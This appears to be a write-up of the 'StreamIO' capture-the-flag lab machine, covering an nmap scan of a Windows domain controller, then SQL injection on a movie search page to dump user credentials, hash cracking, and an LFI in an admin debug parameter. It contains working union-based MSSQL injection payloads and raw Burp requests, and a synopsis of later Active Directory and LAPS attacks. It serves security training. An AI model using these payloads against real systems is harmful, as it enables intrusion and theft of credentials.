

# StreamIO

## Synopsis

StreamIO is a medium machine that covers subdomain enumeration leading to an SQL injection in order to retrieve stored user credentials, which are cracked to gain access to an administration panel. The administration panel is vulnerable to LFI, which allows us to retrieve the source code for the administration pages and leads to identifying a remote file inclusion vulnerability, the abuse of which gains us access to the system. After the initial shell we leverage the SQLCMD command line utility to enumerate databases and obtain further credentials used in lateral movement. As the secondary user we use WinPEAS to enumerate the system and find saved browser databases, which are decoded to expose new credentials. Using the new credentials within BloodHound we discover that the user has the ability to add themselves to a specific group in which they can read LDAP secrets. Without direct access to the account we use PowerShell to abuse this feature and add ourselves to the Core Staff group, then access LDAP to disclose the administrator LAPS password.

## Skills


- Enumeration
- MSSQL enumeration
- Knowledge of Active Directory
- Knowledge of LDAP
- Understanding LAPS

## Exploitation


As always we start with the nmap to check what services/ports are open

```
L-# nmap -A 10.10.11.158
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-17 17:02 EDT
Nmap scan report for 10.10.11.158
Host is up (0.034s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_   Potentially risky methods: TRACE
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-09-18 04:03:09Z)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp    open  ldap           Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443/tcp    open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
|_ tls-alpn:
|_   http/1.1
|_ ssl-cert: Subject: commonName=streamIO/countryName=EU
|_ Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
|_ Not valid before: 2022-02-22T07:03:28
|_ Not valid after: 2022-03-24T07:03:28
|_ ssl-date: 2023-09-18T04:04:07+00:00; +7h00m02s from scanner time.
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
```

Judging by the open ports we can conclude that we deal with a domain controller




Opening the browser on the port 80/HTTP gave us default IIS web page so we moved on




But opening on the port 443/HTTPS gave us a page that looks like for cinema

The page offered registration functionality so we tried to create a new user, yet it didn't work



The screenshot shows a registration form titled "Create a new account". It features three input fields: a username field containing "simon", a password field with black dots, and a confirmation password field with blue dots. A purple "Sign up" button is positioned below the fields. A vertical grey bar is visible on the left side of the form.




The screenshot shows a login form titled "Log into your account". A red error message "Login failed" is displayed at the top. Below it are two input fields: "Username" and "Password". A purple "Login" button is located at the bottom. At the very bottom of the page, there is a link that says "Don't have an account? Register".


After a few failed attempts to create a new user we moved on to the movie search functionality




We captured the request in BurpSuit and started probing the parameter for SQL injection, and we got it



After typing single quotation character we got a different content length what is an indicator that we have SQL injection there



First of all we establish how many columns we have there



Once this was done we started extracting information from the database

request

Pretty

Raw

Hex

IN

≡

```

POST /search.php HTTP/2
Host: watch.streamio.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: https://watch.streamio.htb
Referer: https://watch.streamio.htb/search.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

q=si'+union+select+1,db_name(1),3,4,5,6---

```

Response

Pretty

Raw

Hex

Render

IN

≡

```

21 }
22 </script>
23 </head>
24 <body>
25 <center>
26 
27 </center>
28 <br>
29 <br>
30 <h3>
31 Search for a movie:
32 </h3>
33 <form action="/search.php" method="POST">
34 <div class="input-group">
35 <input type="text" name="q" class="form-control" autofocus>
36 <button type="submit" class="btn btn-primary">
37 Search
38 </button>
39 </div>
40 </form>
41 <br>
42 <br>
43 <div>
44 <div class="d-flex movie align-items-end">
45 <div class="mr-auto p-2">
46 <h5 class="p-2">
47 haster
48 </h5>
49 </div>
50 <div class="ms-auto p-2">
51 <span class="">
52 3
53 </span>
54 <button class="btn btn-dark" onclick="unavailable();">
55 Watch
56 </button>
57 </div>
58 </div>

```

Search...

0 matches

Search...

0 matches

1,494 bytes | 53 millis

Request

Pretty

Raw

Hex

IN

≡

```

1 POST /search.php HTTP/2
2 Host: watch.streamio.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 110
10 Origin: https://watch.streamio.htb
11 Referer: https://watch.streamio.htb/search.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 q=
20 si'+union+select+1,string_agg(concat(name,' ',id),' '),3,4,5,6+from STREAMIO..sysob
21 jects+where+xtype='u'---

```

Response

Pretty

Raw

Hex

Render

IN

≡

```

24 <body>
25 <center>
26 
27 </center>
28 <br>
29 <br>
30 <h3>
31 Search for a movie:
32 </h3>
33 <form action="/search.php" method="POST">
34 <div class="input-group">
35 <input type="text" name="q" class="form-control" autofocus>
36 <button type="submit" class="btn btn-primary">
37 Search
38 </button>
39 </div>
40 </form>
41 <br>
42 <br>
43 <div>
44 <div class="d-flex movie align-items-end">
45 <div class="mr-auto p-2">
46 <h5 class="p-2">
47 haster
48 </h5>
49 </div>
50 <div class="ms-auto p-2">
51 <span class="">
52 3
53 </span>
54 <button class="btn btn-dark" onclick="unavailable();">
55 Watch
56 </button>
57 </div>
58 </div>

```

Search...

0 matches

Search...


0 matches

1,520 bytes | 53


si' union select 1,string\_agg(concat(name,' ',id),' '),3,4,5,6 from STREAMIO..sysobjects where xtype='u'---

Press 'F2' for focus

And we got a list of all users and their passwords



We cracked the password hashes and use the credentials to login into the application as an administrator user



## Admin panel

---

[User management](#)
[Staff management](#)
[Movie management](#)
[Leave a message for admin](#)



After login we found a parameter debug, vulnerable to LFI that was leveraged to read the system files